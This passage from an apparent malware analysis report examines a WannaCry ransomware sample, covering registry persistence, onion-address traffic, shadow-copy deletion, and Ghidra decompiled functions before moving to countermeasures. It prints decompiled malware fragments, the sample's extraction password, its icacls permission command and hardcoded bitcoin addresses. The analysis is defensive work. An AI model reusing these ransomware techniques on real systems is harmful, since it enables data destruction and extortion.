HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1876
HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp
HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp\UserChoice
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\hivu
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\hivu
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\hivu\OpenWithList
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\hivu
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000103BC
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000402F0
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000403AE
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000502D8
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000502E0
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000050302
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000090218
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE\SOFTWARE
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0r
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\WanaCrypt0r
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Classes\VirtualStore
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Classes\VirtualStore\MACHINE
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Classes\VirtualStore\MACHINE\SOFTWARE
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0r
HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp
HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp\UserChoice
```

Figure 64 - Keys added

As previously described, the malware gains persistence by inserting itself into the registry under a different name. This is confirmed from the regshot output, as illustrated in **Figure 65**.

```
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Run\osnhowfratdjt109: ""C:\Users\user\Desktop\Samples\1\tasksche.exe""
```

Figure 65 - Tasksche.exe in the registry

The *regshot* output also returns that the malware changes the background of the system, as previously discovered. As demonstrated in **Figure 66**, the malware changes the background of the system for a specific user. This indicates that the background changes for each user individually, rather than the system as a whole.

```
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Control Panel\Desktop\WallPaper: "C:\ProgramData\VM\background.png"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Control Panel\Desktop\WallPaper: "C:\Users\user\Desktop\@WanaDecrvptor@.bmp"
```

Figure 66 - Changing background from regshot

To further query this, the analyst examined the SID of the current user (**Figure 67**) and compared this with the *regshot* output.

```
PS C:\Users\user> whoami /user

USER INFORMATION
-----

User Name          SID
=====
desktop-14qc1l8\user S-1-5-21-2169232433-3398496680-935370409-1000
```

Figure 67 - Current SID

As seen, the SIDs match. To investigate deeper, a new user was created, detailed in **Figure 68**.

```
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user testuser password /add
The command completed successfully.

C:\Windows\system32>
```

Figure 68 - Adding a new user

A new user was created with the username of “testuser”. The analyst then logged in as the new user and ran *regshot* again, observing the output. First, the SID of the new user was obtained, shown in **Figure 69** as “...-1001”.

```
PS C:\Users\testuser> whoami /user

USER INFORMATION
-----

User Name                               SID
=====
desktop-14qc118\testuser S-1-5-21-2169232433-3398496680-935370409-1001
PS C:\Users\testuser>
```

Figure 69 - Testuser SID

The *regshot* output was then examined, and it was confirmed that the background change is for the user who ran the malware, rather than system-wide. This is exemplified in **Figure 70**.

```
HKU\S-1-5-21-2169232433-3398496680-935370409-1001\Control Panel\Desktop\WallPaper: "C:\Windows\web\wallpaper\Windows\img0.jpg"
HKU\S-1-5-21-2169232433-3398496680-935370409-1001\Control Panel\Desktop\WallPaper: "C:\Users\testuser\Desktop\@WanaDecryptor@.bmp"
```

Figure 70 - Background changing for a new user

*Regshot* made a total of 137 changes, highlighting the emphasis placed on gaining persistence in the system by the malware. The output was filtered to show only the lines containing the phrase “wana”, with the output pictured in **Figure 71**. The full *regshot* output can be seen in **Appendix C – Regshot Output**.

```
C:\Users\laund\Downloads>findstr /i "wana" "output from regshot.txt"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0r
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\WanaCrypt0r
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0r
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\Device\HarddiskVolume3\Users\user\Desktop\S
amples\1\@WanaDecryptor@.exe: A9 76 66 B8 84 92 DB 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\Device\HarddiskVolume3\Users\user\Desktop\S
amples\1\@WanaDecryptor@.exe: A9 76 66 B8 84 92 DB 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\WanaCrypt0r\wd: "C:\Users\user\Desktop\Samples\1"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Control Panel\Desktop\WallPaper: "C:\Users\user\Desktop\@WanaDecryptor@.bmp"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath0: "C:\Users\us
er\Desktop\@WanaDecryptor@.bmp"
```

Figure 71 - Filtered regshot output

### 3.3.4 Network Analysis

Following the completion of the registry analysis section, the final section of the dynamic analysis phase was the network analysis. To do this, *Wireshark* was used to capture loopback network traffic. This ensured that the network interaction of the malware could be analysed without risking launching the malware on a live network. Each frame was examined by the analyst with nothing of note returned until the discovery of an onion address, pictured in **Figure 72**.

02 00 00 00 45 00 00 46	de 4c 40 00 80 06 00 00	....E..F..L@.....
7f 00 00 01 7f 00 00 01	c2 16 23 5a 6b 92 53 6f	.....#Zk..So
9b d3 44 b7 50 18 27 f9	8d 1a 00 00 05 01 00 03	..D.P.'..
17 67 78 37 65 6b 62 65	6e 76 32 72 69 75 63 6d	..gx7ekbe nv2riucm
66 2e 6f 6e 69 6f 6e 00	00 50	f.onion..P

Figure 72 - Onion address in Wireshark

This links to the previously established use of Tor, with the onion address matching one of the addresses found in the c.wnry file. The c.wnry file contained five different onion addresses; thus, it was theorised that these could be found using *Wireshark*. To search for these addresses, a filter was applied to find all frames that contained “onion”. Using the filter, it was found that the following frames contain an onion address:

- 24
- 37
- 50
- 63
- 76
- 97
- 110
- 123
- 136
- 149

Upon examination of these frames, it was confirmed that each onion address found in c.wnry appeared. Each frame can be examined in **Appendix D – Wireshark Frames**. Aside from the onion addresses, no notable network interaction was found – there were no web requests or DNS requests. This also links to the established use of Tor, as onion addresses are resolved through Tor itself, and not through traditional DNS services.

### 3.3.5 Dynamic Analysis Results Summary

When the malware was executed, the background changed. The background is changed for each user using the SID of each user. The background image file was hashed and was found to be the same as b.wnry. The malware forcefully changes the background but does not have any method of keeping it the same, and the background can be changed.

The malware also forces a pop-up menu onto the user, which, if closed, appears in the foreground again in a matter of seconds. The pop-up menu included 28 different translation options, matching those found when examining the extracted zip file during static analysis. The content of the menu matches that of u.wnry. Both files were hashed, and it was found that the hash value matched; therefore, the popup menu file (WanaDecrypt0r) and u.wnry are the same. The pop-up menu contains a timer that displays how long the victim has to pay the ransom, and it was found that the timer is based on the victim machine's time. If the date and time are moved forward on the victim machine, the time left and, if applicable, the ransom price change. If the date and time are moved back, the timer and price reset to what they originally were.

When the files on the system were examined, two discoveries were made. The malware created files titled “@Please\_Read\_Me@.txt”, “f.wnry”, and “m.vbs”, and a directory called “TaskData”. The malware also encrypted all files on the system, adding the extension “.WNCRY”. The read me file contained instructions on how to pay the ransom, matching the contents of r.wnry. Unlike other files, these hashes did not match because r.wnry contains a placeholder value for a bitcoin address, whereas the readme file contains an actual bitcoin address. The f.wnry file extracts seemingly random encrypted files from the system, and the m.vbs Visual Basic script creates a shortcut to the WanaDecryptor file. The TaskData folder contained Tor dependencies and files that are responsible for running Tor, confirming that the Tor browser is indeed used for network connections to mask the identity of the attackers.

The malware also launches a command line to attempt to delete all shadow copies on the system, making file recovery impossible.

When examining processes created by the sample, it was further suggested that taskdl.exe is a cleanup file due to its interactions with the file disposition information, with this file being executed every 30 seconds. It was also discovered that taskdl.exe interacts with SQL, possibly to aid in deleting files. Examination of the process tree indicated that tasksche.exe is the actual malicious payload, as it is launched when the malicious sample is executed. It was noted that the malware launches a command prompt to insert itself into the registry to gain persistence. The registry entry for the malware uses a different label to avoid detection. The malware was seen to interact with the Image File Execution Options, a common method of persistence, but did not seem to gain persistence using this method.

When examining the changes to the registry made by the malware, it was again seen that the malware inserted itself into the registry under a different name. A total of 137 changes were made to the registry, highlighting the focus of the malware on gaining persistence. The full output of changes can be seen in **Appendix C - Regshot Output**.

Finally, it was discovered that the malware does not perform HTTP or DNS requests. Instead, when analysing network activity, the use of Tor was further confirmed through the lack of network activity and the sole discovery of onion addresses matching those found in c.wnry.

## 3.4 DISASSEMBLY

---

The final stage of the analysis procedure involved using *Ghidra* to disassemble the malware sample. Each function below is described in order of discovery, beginning with the entry function and moving forward.

### 3.4.1.1 Entry

To begin, the analyst located the entry function. The full function can be seen in **Appendix E – Ghidra Functions**. A notable part of the function is when it calls “FUN00401fe7” (**Figure 73**). This function was subsequently examined.

```

LAB_004078ad:
    } while ((*pbVar2 != 0) && (*pbVar2 < 0x21));
    local_60.dwFlags = 0;
    GetStartupInfoA(&local_60);
    GetModuleHandleA((LPCSTR)0x0);
    local_6c = FUN_00401fe7();
    /* WARNING: Subroutine does not return */
    exit(local_6c);
1

```

Figure 73 - Ghidra entry function calls another function

From the FUN\_00401fe7 function, the tasksche.exe file is copied, further suggesting that tasksche.exe specifically is the malicious payload attempting to gain persistence, as the malware attempts to copy this file if it does not already exist. This can be seen in **Figure 74**.

```

CopyFileA(&local_210,s_tasksche.exe_0040f4d8,0);
DVar2 = GetFileAttributesA(s_tasksche.exe_0040f4d8);
if ((DVar2 != 0xffffffff) && (iVar4 = FUN_00401f5d(), iVar4 != 0)) {
    return 0;
}

```

Figure 74 - Copying tasksche.exe

From this function, multiple other functions are called, pictured in **Figure 75**.

```

-----4-----
FUN_004010fd(1);
FUN_00401dab(0,s_WNcry@2017_0040f52c);
FUN_00401e9e();
FUN_00401064(s_attrib+_h_.0040f520,0,0);
FUN_00401064(s_icaccls._/grant_Everyone:F/T/C_0040f4fc,0,0);
iVar4 = FUN_0040170a();
if (iVar4 != 0) {
    FUN_004012fd();
    iVar4 = FUN_00401437(0,0,0);
    if (iVar4 != 0) {
        local_8 = 0;
        iVar4 = FUN_004014a6(s_t.wnry_0040f4f4,&local_8);
        if ((iVar4 != 0) && (iVar4 = FUN_004021bd(iVar4,local_8), iVar4 != 0)) &&
            (pcVar3 = (code *)FUN_00402924(iVar4,s_TaskStart_0040f4e8), pcVar3 != (code *)0x0)) {
            (*pcVar3)(0,0);
        }
    }
    FUN_0040137a();
}
return 0;

```

Figure 75 - Further functions

### 3.4.1.2 FUN\_00401fd

As displayed in **Figures 76 and 77**, this function is responsible for accessing the software registry.

```

puVar4 = (undefined4 *)u_Software\_0040e04c;
puVar5 = local_d8;
for (iVar3 = 5; iVar3 != 0; iVar3 = iVar3 + -1) {
    *puVar5 = *puVar4;
    puVar4 = puVar4 + 1;
    puVar5 = puVar5 + 1;
}

```

Figure 76 - Software registry

```

RegCreateKeyW(hKey, (LPCWSTR)local_d8, &local_8);
if (local_8 != (HKEY)0x0) {
    if (param_1 == 0) {
        local_10 = 0x207;
        LVar2 = RegQueryValueExA(local_8, &DAT_0040e030, (LPDWORD)0x0, (LPDWORD)0x0, &local_2e0,
                                &local_10);

        bVar6 = LVar2 == 0;
        if (bVar6) {
            SetCurrentDirectoryA((LPCSTR)&local_2e0);
        }
    }
    else {
        GetCurrentDirectoryA(0x207, (LPSTR)&local_2e0);
        sVar1 = strlen((char *)&local_2e0);
        LVar2 = RegSetValueExA(local_8, &DAT_0040e030, 0, 1, &local_2e0, sVar1 + 1);
        bVar6 = LVar2 == 0;
    }
    RegCloseKey(local_8);
    if (bVar6) {
        return 1;
    }
}

```

Figure 77 - Adding to the registry

Depending on the value of the param\_1 variable when the function is called, the function either stores the current working directory in the registry and retrieves the path and sets it as the current working directory. This may aid the malware in gaining persistence by adding to the registry.

### 3.4.1.3 FUN\_00401dab

This function is called with the parameters “s\_WNcry@2ol7” and “\_0040f52c”. Notably, “WNcry@2ol7” is the password used by the malware to extract itself, as previously established. This is passed in to possibly facilitate extraction. This function uses the “strcmp” function to compare two strings, displayed in **Figure 78**. In this case, it appears that the function is using c.wnry, established to hold onion addresses. This suggests that this segment is comparing strings to onion addresses.

```

if (0 < local_130) {
    do {
        FUN_004075c4(iVar3,iVar7,&local_130);
        iVar4 = strcmp((char *)local_12c,s_c.wnry_0040e010);
        if ((iVar4 != 0) || (DVar2 = GetFileAttributesA((LPCSTR)local_12c), DVar2 == 0xffffffff...
    ))
    {
        FUN_0040763d(iVar3,iVar7,local_12c);
    }
    iVar7 = iVar7 + 1;
} while (iVar7 < iVar5);
FUN_00407656(iVar3);
return 1;

```

Figure 78 - Comparing strings to onion addresses

#### 3.4.1.4 FUN\_00401e9e

As displayed in **Figure 79**, this function contains the three different Bitcoin addresses previously discovered. The function also uses the rand() function. This suggests that the Bitcoin addresses, as previously suspected, are not hardcoded and are randomly chosen. This links to the %s variable discovered in r.wnry, the file that contained the instructions for paying the ransom. The combination of the %s variable and the rand() function links together and confirms that the bitcoin addresses are chosen at random by the malware. This may be used to further obscure traces and make it harder to track where the ransom payments are going.

```

void FUN_00401e9e(void)
{
    int iVar1;
    undefined local_31c [178];
    char local_26a [602];
    char *local_10 [3];

    local_10[0] = s_13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb_0040f488;
    local_10[1] = s_12t9YDPgwueZ9NyMgw519p7AA8isjr6S_0040f464;
    local_10[2] = s_115p7UMMngojlpmvkhj6Lr_0040f440;
    iVar1 = FUN_00401000(local_31c,1);
    if (iVar1 != 0) {
        iVar1 = rand();
        strcpy(local_26a,local_10[iVar1 % 3]);
        FUN_00401000(local_31c,0);
    }
    return;
}

```

Figure 79 - Random bitcoin addresses

#### 3.4.1.5 FUN\_00401064

The function FUN\_00401064 is used to create a process that invokes the command line. This seems to be a generic process that takes parameters and executes the command. As **Figure 80** shows, this function is used to simply create processes.

```

local_58.cb = 0x44;
ppCVar4 = &local_58.lpReserved;
for (iVar3 = 0x10; iVar3 != 0; iVar3 = iVar3 + -1) {
    *ppCVar4 = (LPSTR)0x0;
    ppCVar4 = ppCVar4 + 1;
}
local_14.hProcess = (HANDLE)0x0;
local_14.hThread = (HANDLE)0x0;
local_14.dwProcessId = 0;
local_14.dwThreadId = 0;
uVar5 = 1;
local_58.wShowWindow = 0;
local_58.dwFlags = 1;
BVar1 = CreateProcessA((LPCSTR)0x0,param_1,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0
x0,0
,0x80000000,(LPVOID)0x0,(LPCSTR)0x0,&local_58,&local_14);
if (BVar1 == 0) {
    uVar5 = 0;
}
else {
    if (param_2 != 0) {
        DVar2 = WaitForSingleObject(local_14.hProcess,param_2);
        if (DVar2 != 0) {
            TerminateProcess(local_14.hProcess,0xffffffff);
        }
        if (param_3 != (LPDWORD)0x0) {
            GetExitCodeProcess(local_14.hProcess,param_3);
        }
    }
    CloseHandle(local_14.hProcess);
    CloseHandle(local_14.hThread);
}
return uVar5;

```

*Figure 80 - Function used to create processes*

This is further backed up by the parameters passed in when calling this function. As evidenced in **Figure 81**, the function is called with previously described command line parameters that silently grant full access to all files and folders.

```

FUN_00401064(s_attrib+_h_.0040f520,0,0);
FUN_00401064(s_icacls._/grant_Everyone:F_/T_/C_0040f4fc,0,0);

```

*Figure 81 - Calling the function with parameters*

#### 3.4.1.6 FUN\_0040170a

The next function called was FUN\_0040170a, a function that appeared to perform file manipulation. The function appears to create, write to, read, move, and delete files, as shown in **Figure 82**.



```

iVar1 = FUN_00401a45();
if (iVar1 != 0) {
    if (_DAT_0040f878 != (FARPROC)0x0) {
        return 1;
    }
    hModule = LoadLibraryA(s_kernel32.dll_0040ebe8);
    if (hModule != (HMODULE)0x0) {
        _DAT_0040f878 = GetProcAddress(hModule,s_CreateFileW_0040ebdc);
        _DAT_0040f87c = GetProcAddress(hModule,s_WriteFile_0040ebd0);
        DAT_0040f880 = GetProcAddress(hModule,s_ReadFile_0040ebc4);
        _DAT_0040f884 = GetProcAddress(hModule,s_MoveFileW_0040ebb8);
        _DAT_0040f888 = GetProcAddress(hModule,s_MoveFileExW_0040ebac);
        _DAT_0040f88c = GetProcAddress(hModule,s_DeleteFileW_0040eba0);
        _DAT_0040f890 = GetProcAddress(hModule,s_CloseHandle_0040eb94);
        if ((((_DAT_0040f878 != (FARPROC)0x0) && (_DAT_0040f87c != (FARPROC)0x0)) &&
            (DAT_0040f880 != (FARPROC)0x0)) &&
            (((_DAT_0040f884 != (FARPROC)0x0 && (_DAT_0040f888 != (FARPROC)0x0)) &&
            (( _DAT_0040f88c != (FARPROC)0x0 && (_DAT_0040f890 != (FARPROC)0x0)))))) {
            return 1;
        }
    }
}
return 0;

```

Figure 82 - File manipulation

Also displayed in **Figure 82** is the function call of FUN\_00401a45. The outlined file manipulation only takes place if FUN\_0040170a returns true. Thus, it made sense to investigate this function next.

#### 3.4.1.7 FUN\_00401a45

FUN\_00401a45 invoked several key cryptographic functions, outlined in **Figure 83**.

```

undefined4 FUN_00401a45(void)
{
    HMODULE hModule;
    undefined4 uVar1;

    if (DAT_0040f894 == (FARPROC)0x0) {
        hModule = LoadLibraryA(s_advapi32.dll_0040e020);
        if (hModule != (HMODULE)0x0) {
            DAT_0040f894 = GetProcAddress(hModule,s_CryptAcquireContextA_0040f110);
            DAT_0040f898 = GetProcAddress(hModule,s_CryptImportKey_0040f100);
            DAT_0040f89c = GetProcAddress(hModule,s_CryptDestroyKey_0040f0f0);
            _DAT_0040f8a0 = GetProcAddress(hModule,s_CryptEncrypt_0040f0e0);
            DAT_0040f8a4 = GetProcAddress(hModule,s_CryptDecrypt_0040f0d0);
            _DAT_0040f8a8 = GetProcAddress(hModule,s_CryptGenKey_0040f0c4);
            if ((((_DAT_0040f894 != (FARPROC)0x0) && (DAT_0040f898 != (FARPROC)0x0)) &&
                (DAT_0040f89c != (FARPROC)0x0)) &&
                (((_DAT_0040f8a0 != (FARPROC)0x0 && (DAT_0040f8a4 != (FARPROC)0x0)) &&
                (_DAT_0040f8a8 != (FARPROC)0x0)))) goto LAB_00401aec;
        }
        uVar1 = 0;
    }
    else {
LAB_00401aec:
        uVar1 = 1;
    }
    return uVar1;
}

```

Figure 83 - Cryptographic functions

This points to FUN\_00401a45 being the function directly responsible for encrypting the files on a system. If this function completes successfully, the file manipulation outlined in FUN\_0040170a then executes. This links these two files together, as the file manipulation will only occur if the functionality outlined in FUN\_00401a45 completes successfully.

### 3.4.1.8 FUN\_004014a6

Firstly, this function checks for the presence of the string “WANACRY!” at the beginning of a file, as displayed in **Figure 84**. If this header is found, the file is marked as encrypted.

```
iVar2 = memcmp(&local_240,s_WANACRY!_0040eb7c,8);
```

Figure 84 - Searching for WANACRY!

This string matches the only legible string in the otherwise obfuscated t.wnry file. This indicates that t.wnry relates to the encryption aspect of the malware. Because this likely searches for encrypted files, those that begin with “WANACRY!”, it could be inferred that this function handles decryption. The function likely searches for those beginning with “WANACRY!” to identify which files are encrypted.

### 3.4.1.9 T.wnry

As very little was still known about t.wnry, this file was searched for in *Ghidra* to uncover any further information. As displayed in **Figure 85**, an instance of this file was found.

```

0040f4d8 74 61 73      ds      "tasksche.exe"
        6b 73 63
        68 65 2e ...
0040f4e5 00           ??      00h
0040f4e6 00           ??      00h
0040f4e7 00           ??      00h

        s_TaskStart_0040f4e8
0040f4e8 54 61 73      ds      "TaskStart"
        6b 53 74
        61 72 74 ...
0040f4f2 00           ??      00h
0040f4f3 00           ??      00h

        s_t.wnry_0040f4f4
0040f4f4 74 2e 77      ds      "t.wnry"
        6e 72 79
        00
0040f4fb 00           ??      00h

        s_icaccls._/grant_Everyone:F/T/C_0040f4fc
0040f4fc 69 63 61      ds      "icaccls . /grant Everyone:F /T /C /Q"
        63 6c 73

```

Figure 85 - T.wnry in Ghidra

As can be seen, t.wnry is invoked after tasksche.exe and TaskStart, and before the command prompt invocations. Due to this file being the last one called before the command prompt, and the existence of the “WANACRY!” header, it was deduced that t.wnry played a significant role in the encryption aspect of this malware sample.

### 3.4.2 Disassembly Summary

During the disassembly phase, several functions were analysed and investigated. **Table 3** below contains the theorised purpose of each function discovered.

Table 3: Functions examined in Ghidra

Function	Use
FUN_00401fe7	Copies the tasksche.exe file
FUN_00401fd	Accesses the software registry
FUN_00401dab	Compares strings with onion addresses contained in c.wnry
FUN_00401e9e	Selects a random Bitcoin address to be used
FUN_00401064	Creates a process
FUN_0040170a	Creates, writes to, reads, moves, and deletes files
FUN_00401a45	Contains encryption and decryption functionality
FUN_004014a6	Decrypts files

As well as the functions examined, the use of *Ghidra* also uncovered the possible functionality of t.wnry. T.wnry, due to being a late function call and containing the “WANACRY!” header with encrypted data, was suspected to play a role in the encryption aspect of the malware.

## 4 DISCUSSION

### 4.1 GENERAL DISCUSSION

---

Using the methodology set out in **Section 2 – Methodology**, where the procedure was split into static analysis, dynamic analysis, and disassembly, this project successfully met its aim of analysing a malware sample to understand its functionality and potential consequences if executed on a system. This was completed through the fulfilment of the following sub-goals:

- Determine the type of malware the sample belonged to
- Discover the functionality of the malware
- Uncover where the malware attempts to gain persistence on a system

The malware was discovered to be a strain of the WannaCry ransomware, a malware that encrypts all files on a system and demands payment in bitcoin.

Through virus total signature identification, the sample was identified as WannaCry, with aliases such as diskpart.exe and tasksche.exe. Through strings analysis, several key features of the malware were uncovered. The analysis found evidence of encryption through the Microsoft RSA and AES cryptographic providers and the use of functions such as CryptEncrypt and CryptDestroyKey. Strings analysis also discovered Bitcoin addresses - these were used to process the ransom payment to mask the identity of the attackers. Further strings investigation revealed a command prompt used to grant all users full access to all files and folders on a system, and the password used by the malware to extract itself. Even deeper analysis of the strings found from the malware sample contained 28 different ransom notes, each in a different language, to ensure that the malware can be understood by as many people as possible. The malware uses different imports, such as Kernel32.dll, to perform its operations.

Through the use of the password discovered, the malware was able to be unzipped and further examined before running, where several different files could be analysed. C.wnry was found to contain onion addresses, indicating the use of Tor, used to further mask network activity and provide anonymity. R.wnry was found to contain instructions on how to pay the ransom with the use of a %s variable, suggesting that the bitcoin address was not hardcoded and could change. S.wnry contained dependencies for Tor, pointing to the notion that the malware actively installed Tor on a victim's machine to force any network activity over Tor. Taskdl.exe was found to be a cleanup file, deleting files on a machine every 30 seconds. Taskse.exe was found to manipulate RDP sessions. U.wnry represented the main module for the malware, containing the pop-up menu along with all other aspects of the malware's main interface. B.wnry represented the background image that the malware forced upon the user when running the file.

The information outlined above points to the malware sample being a type of ransomware that encrypts files and demands payment, with ransom notes in 28 different languages and a popup menu containing instructions on how to pay the ransom, thus completing the first sub-aim by determining that the given malware sample is a variant of WannaCry, an aggressive ransomware. Although part of the functionality was uncovered through the static analysis outlined above, more about the malware could be ascertained through the dynamic analysis and disassembly stages.

When running the malware, the background changed to the image represented by b.wnry, with a popup menu, represented by u.wnry, forcing itself into the foreground in a matter of seconds. The pop-up menu contained a timer, used to instil a sense of panic into the victim to attempt to encourage them to pay the ransom. When analysing the files on the system, it was confirmed that the files were encrypted, with encrypted files containing the "WANACRY!" header. This was used in decryption, with the decryption function searching for files with the "WANACRY!" header. The malware also launched a Visual Basic script that created a shortcut to the file responsible for the pop-up menu. A file called tor.exe was created, along with DLLs matching those found in Taskse.exe, confirming that Tor is forcibly installed on a victim's machine. To ensure that files could not be recovered without paying the ransom, the malware launched a command prompt that deleted all shadow copies on a system and changed the boot policy to ensure that recovery mode could not be entered.

The sheer volume of output from *Procmon* highlighted the speed at which the malware manipulated files on the system, with the output further confirming that Taskdl.exe is a cleanup file. The process tree created in *Procmon* showed a hierarchy of executed files, pointing to tasksche.exe as the malicious payload itself. The use of *Procwatch* revealed the point the malware gains persistence. The malware inserts itself into the run area of the software registry, under a different name to obfuscate itself and evade detection, to ensure that the malware is always executed upon boot.

Analysis of the registry further showed the point of persistence, matching the location and label of the malware discovered in *Procwatch*.

Network analysis in Wireshark further confirmed the use of Tor, through frames discovered to contain the onion addresses found in c.wnry.

After discovering that the malware inserts itself into the software registry, the goal of identifying the instance where the malware gains persistence was fulfilled.

Finally, the use of *Ghidra* confirmed that tasksche.exe is the persistent payload and confirmed that the bitcoin addresses were chosen at random. *Ghidra* also revealed that t.wnry plays a part in the encryption process.

After completing the procedure outlined above, the remaining sub-objective was completed - to discover the functionality of the malware. The malware, a strain of WannaCry, encrypts files on a system and demands payment in bitcoin to hide the attackers' identity. The bitcoin payments are further masked by the installation and use of Tor on the victim's machine. The malware then deletes all shadow copies of files and changes the boot policy to ensure that no files can be recovered without paying the ransom. The victim is encouraged to pay the ransom by the timer appearing on a pop-up menu, instilling panic in the victim.

While limited, the malware also has some interaction with the network. The malware attempts to connect to onion addresses, further reinforcing the use of Tor. Although research showed that this malware strain exploited SMB vulnerabilities (SentinelOne, 2019), this could not be tested due to the isolated sandbox environment in which the malware was contained.

Overall, the methodology used - sculpted from the Malware Reverse Engineering Handbook - was appropriate for this project. The methodology enabled the analyst to gain the information outlined above, as it contained logical steps to tackle the analysis in depth in a comprehensive manner. This resulted in

an effective investigation of the given malware sample, providing insight into its behaviour and functionality, allowing potential future malware defence strategies to be created, as outlined in **Section 1.1 – Background**.

If this malware were to be executed on a system, the consequences could be drastic. As stated in **Section 1.1 – Background**, the malware could cause a vast amount of damage. Businesses could be brought to a standstill, systems could be brought down, and vital pieces of data could be lost forever. Previous uses of the WannaCry malware caused global chaos (Fox, et al., 2017); therefore, as outlined in **Section 1.1 – Background**, it is vital that defence and resilience be built to prevent further ransomware attacks.

## 4.2 COUNTERMEASURES

---

### 4.2.1 Back up Data

As the given malware sample was ransomware, it focused on removing access to files. The easiest way to mitigate this is to ensure that data is backed up regularly, whether in another online location or via physical copies. This ensures that, if a system falls victim to ransomware, copies of data are accessible and safe. The National Cyber Security Centre (NCSC) recommends following the “3-2-1” method of backing up data (NCSC, 2021). This involves having three copies stored across two different devices, with one copy kept separate from the primary backup(s) (NCSC, 2021). This ensures that, if one of the backups is breached, another copy is safe (NCSC, 2021). In the case of WannaCry, this would ensure that the damage caused is limited due to the existence of backup copies.

### 4.2.2 Update Software

Due to the given malware being established as a strain of WannaCry, it would exploit machines using the “EternalBlue” exploit – an exploit that takes advantage of a buffer overflow vulnerability present in the Server Message Block (SMB) version 1 (SentinelOne, 2019). To protect against this exploit, any systems should be updated to the most recent version of SMB.

As established when investigating the file signature, the malware sample was recognised by almost all of the security vendors. To ensure protection against WannaCry, antivirus software must be kept up to date with the latest definitions and heuristics, allowing it to detect and block known malware samples and strains.

### 4.2.3 WanaKiwi

When WannaCry encrypts files on a system, it uses prime numbers to form an encryption key (Khandelwal, 2017). On Windows 10 systems, these prime numbers are removed from memory through the CryptReleaseContext function. However, on older systems such as Windows XP, this function does not remove the prime numbers from memory and thus introduces the possibility of recovering files (Kujawa, 2017). To recover files where the prime numbers are still available, a tool called *WanaKiwi* can be used to recover files from the following operating systems (Kujawa, 2017):

- Windows XP
- Windows Server 2003
- Windows Vista
- Windows Server 2008
- Windows Server 2008 R2

- Windows 7

To recover files on the above systems, they must not have been rebooted (Kujawa, 2017). The malware sample was transferred to a Windows XP VM with some dummy text files created, and the malware was detonated to encrypt these files. **Figure 86** displays the output when *Wannakwi* is launched from the command line.

```
